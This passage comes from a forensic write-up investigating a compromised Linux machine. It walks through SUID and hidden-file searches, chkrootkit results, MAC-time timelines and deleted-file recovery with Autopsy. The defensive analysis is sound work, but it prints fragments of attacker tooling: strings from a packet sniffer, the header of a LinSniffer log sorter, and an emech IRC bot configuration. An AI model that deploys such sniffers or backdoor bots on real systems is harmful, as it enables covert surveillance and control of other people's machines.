So as NIS starts, so do our IRC bot!

SUID, SGID files: Just to be on the safe side, we'll look for any SUID/SGID files that may have been inserted into the filesystem. SUID/SGID files allow whoever executes the files to inherit the privileges of the owner/group of that file. Needless to say it is an extremely bad idea to set these bits for files on a regular basis, and precisely why we'd want to check for them on our filesystem. A SUID/SGID bit set on the right file could provide a very nice little backdoor indeed.

```
holmes:/hacked# find . -perm +ug+s  -ls
 16378    16 -rwsr-xr-x   1 root     root         14124 Aug 17  1999 ./bin/su
 16406    60 -rwsr-xr-x   1 root     root         56304 Oct  7  1999 ./bin/mount
 16407    28 -rwsr-xr-x   1 root     root         27596 Oct  7  1999 ./bin/umount
 16415    20 -rwsr-xr-x   1 root     root         18228 Sep 10  1999 ./bin/ping
129244     4 -rwxr-sr-x   1 root     root          3860 Dec 19  1999 ./sbin/netre
129249    28 -r-sr-xr-x   1 root     root         26309 Oct 11  1999 ./sbin/pwdb_
                                              …
```

I'm not going to list all the files I found, suffice it to say that there wasn't a whole lot to see in that list, nothing seemingly out of the ordinary.

'Hidden' directories: One of the easiest ways to hide in a filesystem is to create directories with filenames that are either not normally seen. In the Unix world hidden files and directories have a "." in front of the filename, and would normally not be listed by a simple "ls" command. So this is exactly what we search for:

```
holmes:/hacked# find /hacked -type d -name ".*"
/hacked/tmp/.font-unix
/hacked/tmp/.X11-unix
/hacked/tmp/.ICE-unix
/hacked/etc/skel/.enlightenment
/hacked/etc/skel/.gnome
/hacked/etc/skel/.kde
/hacked/etc/skel/.netscape
/hacked/root/.enlightenment
    …
```

Finding nothing interesting, I execute another search, this time searching for any directories with a blank space (" ") in the name. While this is perfectly legal in everyday use, most people probably choose not to incorporate spaces into their directory names because it makes it that much more difficult to type. This usually doesn't stop the 'l33t d00dz', however – to them, the more obscurity the better.

```
holmes:/hacked# find /hacked -type d -name "* *"
/hacked/usr/share/afterstep/start/Quit/3_Switch to...
```

Nope, not this time. But we have one other place to look - /dev. Anybody who's looked in /dev knows better than to do it again. Again, this makes it a perfect place for an intruder to hide their files.

```
holmes:/hacked/dev# find . -not -type b -not -type c -ls
```

```
32211   36 drwxr-xr-x   7 root      root           36864 Mar 18 13:50 .
39068    0 srw-rw-rw-   1 root      root               0 Mar 18 13:50 ./log
32214   28 -rwxr-xr-x   1 root      root           26450 Sep 24  1999 ./MAKEDEV
32215    0 prw-------   1 root      root               0 Jan 18 15:13 ./initctl
32339    0 lrwxrwxrwx   1 root      root               3 Apr 27  2000 ./fb -> fb0
                                  …
```

And again, nothing. Everything in /dev looked to be legitimate. It looks like our friends
were content to simply leave everything in plain sight.

   Rootkits: Without something like Tripwire, it is near impossible to verify the
integrity of every file on the filesystem. Luckily, there are tools out there such as
chkrootkit[11] that maintains a database of signatures of many popular rootkits, and will
scan your system for them. While it is true that these signatures can be fooled fairly
easily by the accomplished hacker who would simply modify the bits of code that are
picked up by these signatures, one can never underestimate the laziness factor.   And so
we send chkrootkit through its paces, setting the root directory to /hacked:

```
holmes:/hacked/dev# chkrootkit -r /hacked
ROOTDIR is `/hacked/'
 …
Checking `du'... INFECTED
 …
Checking `find'... INFECTED
 …
Checking `killall'... INFECTED
 …
Checking `ls'... INFECTED
 …
Checking `netstat'... INFECTED
 …
Checking `ps'... INFECTED
 …
Checking `top'... INFECTED
 …
Searching for RH-Sharpe's default files... Possible RH-Sharpe's rootkit installed
 …
Searching for RK17 files and dirs... /hacked/usr/bin/ct
 …
Checking `wted'... 3 deletion(s) between Fri Jan 18 13:38:37 2002 and Fri Jan 18
13:41:42 2002
6 deletion(s) between Mon Mar 18 13:50:18 2002 and Mon Mar 18 13:50:35 2002
```

---

[11] http://www.chkrootkit.org/

And so we see that popular commands such as 'du', 'find', 'ls', 'netstat', etc. were indeed replaced by modified versions. This is exactly the reason why one is never supposed to perform forensics on a 'live' system without their own set of trusted utilities!

We've looked over the filesystem enough; now it's time to try and put together a basic timeline, and see if we can re-trace the intruders' footsteps, so to speak.

1.6 – The Timeline.

By looking at the MAC (Modify, Access, Creation/Change) times of the various files on the filesystem, we can attempt to replay the actions taken by the intruders after they've entered our system. The find command is extremely useful in this endeavor, as it can be used to specify exactly what we want to find (files, directories, etc.) as well as how we want it displayed on the screen. Note: as useful as MAC times are, they can easily be modified to a date and time of anybody's choice, therefore one should always suspect the MAC times obtained from a compromised host. We should be able to create a rough timeline and see events like initial installation time, but it's likely we'll only get a basic idea of what was done on our system, nothing mathematically exact. Having said that, lets see what we can find:

First, a list of modified executables: The following command looks for executables owned by root, and sorts them by modification time:

```
holmes:/hacked# find . -type f -user root -perm +111 –printf \ "%TY%Tm%Td%TH%TM
%TS %h/%f\n" | sort –nr

20020118053127 ./opt/novadigm/lib/ZMASTER.EDM
20020115213219 ./etc/rc.d/init.d/ypbind
20020115212617 ./etc/sshd-install
20020115212617 ./etc/sshd
20020115212617 ./etc/init.sshd
20020115212613 ./usr/sbin/in.telnetd
20020115212613 ./usr/sbin/atd
20020115212613 ./usr/local/games/identd
20020115212613 ./usr/local/games/banner
20020115212613 ./usr/bin/wp
20020115212613 ./usr/bin/vdir
20020115212613 ./usr/bin/vadim
20020115212613 ./usr/bin/top
20020115212613 ./usr/bin/slice
20020115212613 ./usr/bin/sl2
20020115212613 ./usr/bin/shad
20020115212613 ./usr/bin/pstree
20020115212613 ./usr/bin/killall
20020115212613 ./usr/bin/imp
```

```
20020115212613 ./usr/bin/find
20020115212613 ./usr/bin/du
20020115212613 ./usr/bin/dir
20020115212613 ./usr/bin/clean
20020115212613 ./usr/bin/chsh
20020115212613 ./sbin/syslogd
20020115212613 ./etc/rc.d/init.d/atd
20020115212613 ./bin/shad
20020115212613 ./bin/ps
20020115212613 ./bin/netstat
20020115212613 ./bin/ls
20020115212613 ./bin/login
20020115212611 ./etc/rc.d/init.d/syslog
20011221080621 ./var/db/psybnc/emech/mech
20011213042831 ./var/db/psybnc/emech/checkmech
20010821053109 ./var/tmp/tclkit/e884e161e3b5ab6a/6a2a7e0817ef599d/lib/sentcl/ \
libsentcl1.3.so
20010821053109 ./var/tmp/tclkit/e884e161e3b5ab6a/6a2a7e0817ef599d/lib/nvdtcl/ \
libnvdtcl2.1.so
20010821053109 ./var/tmp/tclkit/e884e161e3b5ab6a/6a2a7e0817ef599d/lib/libitcl3.1.so
```

Well! Note the large gap in modification time – we go immediately from December to
August! Also, judging from the above list, chkrootkit was conservative in its assessment
of infected files! Plenty of files were modified on January 15th 2002, from ls and du to
/bin/login and /sbin/syslogd! Another nice touch were the files in /usr/local/games –
banner and identd. Lets take a look:

```
holmes:/hacked/usr/local/games# head banner
#!/usr/bin/perl
# Sorts the output from LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com>

$| = 1;

$perl = "/usr/bin/perl";
$argc = @ARGV;
&PrintUsage if ( $argc < 1 );

# I know, getopts(), but I don't wanna use any modules here..
```

Well! If 'banner' is actually a perl script used to sort output from LinSniffer, I wonder
what 'identd' is:

```
holmes:/hacked/usr/local/games# strings identd
        …
cant get SOCK_PACKET socket
cant get flags
```

```
cant set promiscuous mode
----- [CAPLEN Exceeded]
----- [Timed Out]
----- [RST]
----- [FIN]
%s =>
%s [%d]
/var/run/crontab.pid
eth0
/usr/local/games/tcp.log
cant open log
Exiting...
```

Hard to say for sure, but with the references in the binary itself to 'promiscuous mode', I'd be willing to bet that we've got a sniffer on our hands here.

Next, a command execution history: By comparing the access times of the executables on the filesystem, we can see the order in which programs were executed to try and get a better idea of what actions were taken after the intruders broke in:

```
find . -type f -perm +111 -printf "%AY%Am%Ad%AH%AM%AS %h/%f\n" | sort –nr
 …
20020318135033 ./bin/touch
20020318135033 ./bin/rm
20020318135033 ./bin/ps
20020318135033 ./bin/nice
20020318135033 ./bin/linuxconf
20020318135033 ./bin/gawk-3.0.4
20020318135033 ./bin/gawk
20020318135033 ./bin/basename
 …
20020115212613 ./usr/bin/du
20020115212613 ./usr/bin/dir
20020115212613 ./usr/bin/clean
20020115212613 ./usr/bin/chsh
20020115212613 ./bin/shad
20020115212611 ./usr/bin/pidof
20020115212608 ./bin/lsp
20020115212604 ./bin/tar
20020115204401 ./usr/bin/lynx
20020115194611 ./usr/X11R6/lib/xscreensaver/deluxe
20020115164750 ./usr/X11R6/lib/xscreensaver/flow
 …
```

```
holmes:/hacked# find . -type f -perm +111 -printf "%AY%Am%Ad%AH%AM%AS \
%h/%f\n" | sort -nr | grep ^20020318 | wc -l
```

As mentioned before, somebody had booted this computer on March 18th, which we can clearly see from the atimes of the files at the top. This situation demonstrates perfectly exactly why you should never, *ever* boot from the evidence disk! Even if you were to do nothing except let the machine boot up, you can very easily end up inadvertently modifying the access times of a couple hundred files! So although in this case our timeline of accessed files won't be very helpful to us, the lines in bold show a little bit of what we were trying to see on a larger scale. We see that at 20:44 lynx (a text-based web browser) was executed – perhaps to fetch a tarball? Because the next thing we see is tar being executed a half hour later and files being extracted. The big gap in the timeline is most likely due to the atimes having been modified on so many files on 3/18, but even then we can get a little more insight as to what was done.

And finally, a list of the most recently created files: Earlier, we used the find command to give us a list of recently modified executables, but that doesn't tell us the whole story. Now we'll get a list of newly created files. Some of these files may be executables themselves and we may very well have already seen them, but it's always helpful to look at a problem from several different perspectives:

```
holmes:/hacked# find . -type f -perm +111 -printf "%CY%Cm%Cd%CH%CM%CS \ %h/
%f\n" | sort -nr | head -30
    …
20020115214629 ./usr/sbin/sshd
20020115214629 ./etc/init.d/sshd
20020115214623 ./usr/lib/libssl.so.0.9.6
20020115214623 ./usr/lib/libcrypto.so.0.9.6
20020115214623 ./usr/bin/openssl
20020115214622 ./usr/bin/der_chop
20020115214622 ./usr/bin/c_rehash
20020115214622 ./usr/bin/c_name
```

Note that the ctime does not necessarily reflect the creation time! The ctime is a record of the last time the file's metadata changed, so using commands like chown, chmod, etc. *will* modify the ctime on files. Nevertheless, because chances are that there will always be files that remain untouched on any system, we can do things like figuring out when the operating system was actually installed, or when a major upgrade was performed on the machine:

```
holmes:/hacked# find . -type f -perm +111 -printf "%CY%Cm%Cd%CH%CM%CS \ %h/
%f\n" | sort -nr | tail
20000427142416 ./etc/X11/gdm/Sessions/Gnome
20000427142416 ./etc/X11/gdm/Sessions/Failsafe
20000427142416 ./etc/X11/gdm/Sessions/E
20000427142416 ./etc/X11/gdm/Sessions/Default
20000427142416 ./etc/X11/gdm/Sessions/AnotherLevel
```

```
20000427142416 ./etc/X11/fvwm/system.fvwmrc
20000427142416 ./etc/X11/applnk/System/piranha.desktop
20000427142413 ./var/arpwatch/massagevendor
20000427142413 ./var/arpwatch/arp2ethers
20000427142413 ./dev/MAKEDEV
```

Looks like this machine was built/upgraded back in April of 2000!

1.7 – The Deleted.

When you go to delete a file, the operating system basically takes the inode that was pointing to your file and marks it as unused. Now that there's no inode pointing to your file, the disk blocks that were being used up by your file are now also marked as unused [free] space, and can be used the next time the OS needs some space to put a file. So why is this important to us? Because until those disk blocks have been overwritten by a new file, the data is still intact and can still be recovered using relatively conventional means. In a normal environment, our odds of recovering deleted files would actually be pretty good. But bear in mind that when dealing with compromised machines, that there are plenty of ways to securely 'wipe' a file with programs that first delete the file, then go back and overwrite those very disk blocks with random data patterns to make it very difficult to do what we're about to attempt on our hacked system. As always, we'll go ahead and try our luck at undeleting files regardless, because we know that just because someone *can* cover tracks it doesn't always mean they *will*.

We'll be using the following two tools to undelete our files: TASK[12] (The @stake Sleuth Kit), and the Autopsy Forensic Browser[13]. Both are written by Brian Carrier, who also wrote the TCTUTILs package for The Coroner's Toolkit[14]. TASK combines the functionality of TCT and TCTUTILs into one package, and even attempts to improve upon that combination by offering among other things, support for the FAT16 and FAT32 filesystems. Autopsy is an HTML-based frontend to TASK, which like TCT is a collection of command-line utilities. All you need is a frames-capable web browser, and the equivalent of the18 (may be an exaggeration) different commands you would have to type in at the command line can suddenly be done with a simple click of the mouse button. While I understand that many uberSleuths out there may scoff at the use of a graphical interface to any command line tool, I for one am not above making life easier for myself. So the GUI it is!

First, the installation: TASK will need to be installed first, because Autopsy builds upon it. Download both and un-tar them into their respective directories. At the time of

---

[12] http://www.atstake.com/research/tools/task/

[13] http://www.atstake.com/research/tools/autopsy/

[14] TCT is a well-known forensics toolkit written by Dan Farmer and Wietse Venema. Although we won't be covering it in this exercise, it's definitely worth the effort to download a copy and take it out for a spin. After all, it's not every day you run into utilities named 'grave-robber' and 'lazarus', among other things! You can download TCT here: http://www.porcupine.org/forensics/tct.html.

this writing TASK is at version 1.00 and Autopsy is at version 1.50. We're installing these on a fairly standard Linux box, with things like a C compiler and perl already installed, so all we have to do is run 'make'.

Table 1.7.1 – Installing TASK

```
holmes:/tmp > tar xzf task-1.00.tar.gz
holmes:/tmp> cd task-1.00/
holmes:/tmp/task-1.00> make
```

Assuming everything goes well, extract the Autopsy tarball and run **make**. You'll be prompted for the directory where you installed TASK, and a "morgue" directory. Simply point the installation to the TASK directory, and pick a convenient path for your morgue. If the path doesn't exist, the installation script will create it for you.

Table 1.7.2 – Installing Autopsy Forensic Browser

```
   Autopsy Forensic Browser ver 1.50 Installation

perl found: /usr/bin/perl
strings found: /usr/bin/strings
  Testing decimal offset flag of strings: PASS
  Testing non-object file arguments: PASS
grep found: /bin/grep

Enter TASK Directory:
/tmp/task-1.00
  TASK bin directory was found

Enter Morgue Directory:
/tmp/Morgue

WARNING: /tmp/Morgue does not exist

Enter Default Investigator Name (for the Autopsy Reports):
James
```

Before we can start using Autopsy, we need to tell it where to look for deleted files. In your morgue directory, there is a file called "fsmorgue" which serves as the configuration file for Autopsy. The file format is four columns: the image's file name, the image's filesystem type, the original mount point, and the original time zone. Here's what my fsmorgue looks like:

Table 1.7.3 – fsmorgue

```
# fsmorgue file for Autopsy Forensic Browser
```

| hda3	linux-ext2	/	EST

And that's it! Now we're ready to start up Autopsy:

Table 1.7.4 – Starting up Autopsy

```
holmes:/tmp/autopsy-1.50# ./autopsy 9999 localhost
====================================================================
            Autopsy Forensic Browser
              ver 1.50
====================================================================
Morgue: /tmp/morgue
Start Time: Thu Jun 20 19:25:01 2002
Investigator: James

NOTE: md5.txt does not exist for image integrity checks

Paste this as your browser URL on localhost:
     localhost:9999/22285401032402167681/autopsy
Press ctrl-c to exit
```

Now we have the Autopsy daemon listening on port 9999 on our localhost. Now simply
open up a browser and point it to the url given at startup. We're greeted by the main page
(shown below). We'll leave the browsing mode at the default "file browsing", and
because we only had one image listed in our fsmorgue file, it is the only one listed and
already selected for us. Now click the "Begin Analysis" button.

On this next screen, we see the three frames that make up this program. On the left we have our directory tree, the top is the detailed view of the current directory, and the bottom frame will contain the information of any file we choose to look at. Deleted files have an asterisk ('*') next to them, and here in the root directory of hda3 we see at least three deleted files: ptork.tgz, ssh.rpm, and ssl.rpm.

We've seen the ssh and ssl rpms before, and in fact found copies of them elsewhere in the filesystem. But recall that we saw ptork.tgz mentioned in the .bash_history file that we examined earlier – we know that somebody had extracted the contents of that file somewhere, we just never saw it in the media analysis of the filesystem because it had been deleted at some point. Now thanks to Autopsy, we can take a stab at undeleting this file and maybe taking a peek at the contents. Notice also that Autopsy shows us the MAC times right there in the top frame, and we can see that ptork.tgz was deleted at approximately 21:44 EST on January 15th. Now if we click on the filename, we'll see the contents in the bottom pane, as well as have the option to save it to disk for further examination, as seen in the screenshot below:

At this point we can scroll through the contents of the file in question in the bottom frame, which is probably not something we want to do for this file because we know that it is a binary file. Notice that Autopsy has identified the file type as "English text", which doesn't bode well for our recovery efforts. To recover this file, we'll click on "export" and save it into /tmp for further analysis:

First, lets try to untar the file and see what happens:

Table 1.7.5 – Our first look at the undeleted file

```
holmes:/tmp# tar xvpf ptork.tgz
tar: This does not look like a tar archive
tar: Skipping to next header
tar: Error exit delayed from previous errors
holmes:/tmp# file ptork.tgz
ptork.tgz: data
holmes:/tmp#
```

We can see that the recovery efforts weren't exactly successful, as the file is no longer recognizable by the system as a gzip'ed tar file and running **file** against ptork.tgz only returns that it's data, which doesn't help us out a heck of a lot either. One of the only things left to do then, is to perform a strings search of the file, and see if there's any salvageable information in there. Running "strings" on this file returned snippets of text like the following:

Table 1.7.6 – A string search of the recovered file

```
holmes:/tmp# strings ptork.tgz
<!-- freely usable by any application linked against OpenSSL -->
<a   href="http://www.openssl.org/">
<img src="openssl_button.gif"
    width=102 height=47 border=0></a>
Bundle of old SSLeay documentation files [OBSOLETE!]
==== readme
================================================================
This is the old 0.6.6 docuementation.  Most of the cipher stuff is still
relevent but I'm working (very slowly) on new docuemtation.
The current version can be found online at
http://www.cryptsoft.com/ssleay/doc
```

Does this necessarily mean that ptork.tgz contained files related to OpenSSL? Since we did not recover the file 100%, we can't say for sure. Maybe it did, but it's probably more likely that the reason we see references to OpenSSL in ptork.tgz is because some of the disk blocks that were used by the file originally had been overwritten by the OpenSSL rpm that we know was put on our system. So here our undelete attempt was unsuccessful. But we continue …

The leftmost frame in Autopsy contains some basic navigation links, but more importantly it contains the directory tree of the filesystem on that image. We haven't had much luck in the root directory, so lets try somewhere else. We know that the /var/db/psybnc directory was created by one of the intruders, so that makes it a good candidate:

And sure enough, when we navigate our way to /var/db/psybnc we see that two files were deleted: install.log and mech.set. Curiously enough, when we clicked on install.log it reported the file type as an RPM, and even tells us that it's openssl-0.9.6-1.0.11! I'm not going to include the screenshots here, but I was able to "export" install.log to the filesystem and successfully extract the contents of that file, which was indeed an RPM. In this case, it turns out mech.set was the more interesting of the two files we had:

mech.set was reported to be an ASCII text file, and once again Autopsy was dead on. Here are the contents of said file:

```
holmes:/tmp# cat mech.set
NICK         tuli
USERFILE     /usr/local/games/slice
CMDCHAR      -
IRCNAME      uid=0(root) gid=0(root) groups=0(root)
MODES        +i-ws
TOG CC 1
TOG CLOAK 0
TOG SPY 1
SET OPMODES 4
SET BANMODES 6
SET AAWAY 1
TOG NOIDLE 1
CHANNEL      #butikin pto
TOG PUB 1
TOG MASS 1
TOG SHIT 1
TOG PROT 1
TOG ENFM 1
SET ENFM +nst
SET MDL 4
```

```
SET MKL 4
SET MBL 4
SET MPL 1
SERVER geneva.ch.eu.undernet.org 8000
login tuli
```

And there's the pay off! Looking at the file, and given that the 'emech' directory sits
